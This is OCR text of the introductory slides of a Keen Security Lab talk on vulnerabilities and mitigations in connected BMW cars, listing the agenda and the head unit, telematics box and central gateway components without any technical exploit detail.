
科恩实验室
KEEN SECURITY LAB

0-Days & Mitigations: Roadways to Exploit and Secure Connected BMW Cars

About us

- Researchers from Tencent Keen Security Lab
  - Focus on the security research of connected cars
  - 2016 & 2017 Tesla Research
  - 2018 BMW Research

Timeline and Milestones




Agenda

- Vehicle Components and Exploit Chains
- Root the Head Unit
- Exploit the Telematic Communication Box
- Attack ECUs behind the Gateway
- Incident Response and Countermeasures


Vehicle Components of BMW Cars

- Head Unit (In-Vehicle Infotainment)
  - a.k.a. IVI
  - Multimedia




Vehicle Components of BMW Cars

- Telematic Communication Box
  - a.k.a. T-Box
  - eSIM
  - Telematics
  - Online Service




Vehicle Components of BMW Cars

- Central Gateway
  - OBD Diagnosis
  - CAN buses
  - Ethernet



